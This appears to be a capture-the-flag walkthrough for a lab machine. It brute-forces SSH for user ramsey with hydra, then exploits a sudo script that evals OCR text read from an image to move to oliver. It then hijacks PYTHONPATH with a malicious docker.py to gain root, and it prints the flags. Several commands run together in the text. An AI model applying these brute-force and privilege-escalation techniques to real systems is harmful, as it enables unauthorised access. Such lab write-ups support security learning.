

tcp/2222 is open on Kali and ready to tunnelhydra -I -f -V -l ramsey -P rockyou.txt -s 2222 ssh://127.0.0.1
ssh -p 2222 -o "UserKnownHostsFile=/dev/null" -o "StrictHostKeyChecking=no" ramsey@127.0.0.1

sudo privileges to execute vuln.py as oliverSudo Script Analysis
/home/ramsey/vuln.py
     1  #!/usr/bin/python
     2  # coding=utf-8
     3
     4  try:
     5      from PIL import Image
     6  except ImportError:
     7      import Image
     8  import pytesseract
     9  import sys
    10  import os
    11  import time
    12
    13
    14  #Header
    15  def header():
    16          banner = '''\033[33m
    17                                        (
    18                                         )
    19                                    __..---..__
    20                                ,-='  /  |  \  `=-.
    21                               :--..___________..--;
    22                                \.,_____________,./
    23
    24
    25  ██╗███╗   ██╗ ██████╗ ██████╗ ███████╗██████╗ ██╗███████╗███╗   ██╗████████╗███████╗
    26  ██║████╗  ██║██╔════╝ ██╔══██╗██╔════╝██╔══██╗██║██╔════╝████╗  ██║╚══██╔══╝██╔════╝
    27  ██║██╔██╗ ██║██║  ███╗██████╔╝█████╗  ██║  ██║██║█████╗  ██╔██╗ ██║   ██║   ███████╗
    28  ██║██║╚██╗██║██║   ██║██╔══██╗██╔══╝  ██║  ██║██║██╔══╝  ██║╚██╗██║   ██║   ╚════██║
    29  ██║██║ ╚████║╚██████╔╝██║  ██║███████╗██████╔╝██║███████╗██║ ╚████║   ██║   ███████║
    30  ╚═╝╚═╝  ╚═══╝ ╚═════╝ ╚═╝  ╚═╝╚══════╝╚═════╝ ╚═╝╚══════╝╚═╝  ╚═══╝   ╚═╝   ╚══════╝
    31  \033[m'''
    32          return banner
    33
    34  #Function Instructions
    35  def instructions():
    36          print "\n\t\t\t",9 * "-" , "WELCOME!" , 9 * "-"
    37          print "\t\t\t","1. Calculator"
    38          print "\t\t\t","2. Easy Calculator"
    39          print "\t\t\t","3. Credits"
    40          print "\t\t\t","4. Exit"
    41          print "\t\t\t",28 * "-"
    42
    43  def instructions2():
    44          print "\n\t\t\t",9 * "-" , "CALCULATOR!" , 9 * "-"
    45          print "\t\t\t","1. Add"
    46          print "\t\t\t","2. Subtract"
    47          print "\t\t\t","3. Multiply"
    48          print "\t\t\t","4. Divide"
    49          print "\t\t\t","5. Back"
    50          print "\t\t\t",28 * "-"
    51
    52  def credits():
    53          print "\n\t\tHope you enjoy learning new things  - Ch4rm & H0j3n\n"
    54
    55  # Function Arithmetic
    56
    57  # Function to add two numbers
    58  def add(num1, num2):
    59      return num1 + num2
    60
    61  # Function to subtract two numbers
    62  def subtract(num1, num2):
    63      return num1 - num2
    64
    65  # Function to multiply two numbers
    66  def multiply(num1, num2):
    67      return num1 * num2
    68
    69  # Function to divide two numbers
    70  def divide(num1, num2):
    71      return num1 / num2
    72  # Main
    73  if __name__ == "__main__":
    74          print header()
    75
    76          #Variables
    77          OPTIONS = 0
    78          OPTIONS2 = 0
    79          TOTAL = 0
    80          NUM1 = 0
    81          NUM2 = 0
    82
    83          while(OPTIONS != 4):
    84                  instructions()
    85                  OPTIONS = int(input("\t\t\tEnter Options >> "))
    86                  print "\033c"
    87                  if OPTIONS == 1:
    88                          instructions2()
    89                          OPTIONS2 = int(input("\t\t\tEnter Options >> "))
    90                          print "\033c"
    91                          if OPTIONS2 == 5:
    92                                  continue
    93                          else:
    94                                  NUM1 = int(input("\t\t\tEnter Number1 >> "))
    95                                  NUM2 = int(input("\t\t\tEnter Number2 >> "))
    96                                  if OPTIONS2 == 1:
    97                                          TOTAL = add(NUM1,NUM2)
    98                                  if OPTIONS2 == 2:
    99                                          TOTAL = subtract(NUM1,NUM2)
   100                                  if OPTIONS2 == 3:
   101                                          TOTAL = multiply(NUM1,NUM2)
   102                                  if OPTIONS2 == 4:
   103                                          TOTAL = divide(NUM1,NUM2)
   104                                  print "\t\t\tTotal >> $",TOTAL
   105                  if OPTIONS == 2:
   106                          animation = ["[■□□□□□□□□□]","[■■□□□□□□□□]", "[■■■□□□□□□□]", "[■■■■□□□□□□]", "[■■■■■□□□□□]", "[■■■■■■□□□□]", "[■■■■■■■□□□]", "[■■■■■■■■□□]", "[■■■■■■■■■□]", "[■■■■■■■■■■]"]
   107
   108                          print "\r\t\t\t     Waiting to extract..."
   109                          for i in range(len(animation)):
   110                              time.sleep(0.5)
   111                              sys.stdout.write("\r\t\t\t         " + animation[i % len(animation)])
   112                              sys.stdout.flush()
   113
   114                          LISTED = pytesseract.image_to_string(Image.open('payload.png'))
   115
   116                          TOTAL = eval(LISTED)
   117                          print "\n\n\t\t\tTotal >> $",TOTAL
   118                  if OPTIONS == 3:
   119                          credits()
   120          sys.exit(-1)
   121

eval() function, where it takes the output of the pytesseract.image_to_string() function and executes it. This would lead to code execution given the right payload.

4. Let's figure out what's in payload.png.
payload.png back to Kali and inspect why it yields a result of 4eval() function in Python, it is going to take whatever inputs it receives and execute it as if it were Python code. So, given the expression 2+2, when executed as Python code, this is going to return the sum of two integers. When given arbitrary Python code, this will lead to code execution.Abusing the Sudo Script
os module is imported, which should make things very easy for us to get command execution. ramsey is also the owner of the payload.png file on the target, so we can overwrite with our own .png file with a malicious payload embedded.sudo apt install -y kolourpaintkolourpaint payload.png &
scp -P 2222 ./payload.png ramsey@127.0.0.1:/home/ramseyCopy the file to the box
sudo -u oliver /usr/bin/python /home/ramsey/vuln.pyThen, select option 2

oliver.Lateral to Oliver
payload.png with something like bash -ip to become oliver, send it to the box, and re-run the sudo script.

/opt/dockerScript.py
import docker

# oliver, make sure to restart docker if it crashes or anything happened.
# i havent setup swap memory for it
# it is still in development, please dont let it live yet!!!
client = docker.from_env()
client.containers.run("python-django:latest", "sleep infinity", detach=True)
Becoming Root
SETENV: with the sudo command means that we can specify the PYTHONPATH environment variable. This will dictate to Python the path in which to search for modules. The import docker line pulls in a docker.py module from the default search path, but with PYTHONPATH set, we can create a malicious docker.py and achieve code execution.
docker.pyecho -e "import os\nos.system('id')" > /tmp/docker.pysudo PYTHONPATH=/tmp /usr/bin/python /opt/dockerScript.py
/bin/bash -ip for a shell as root.
Flags
User
Unb4ked_W00tw00t
Root
Unb4ked_GOtcha!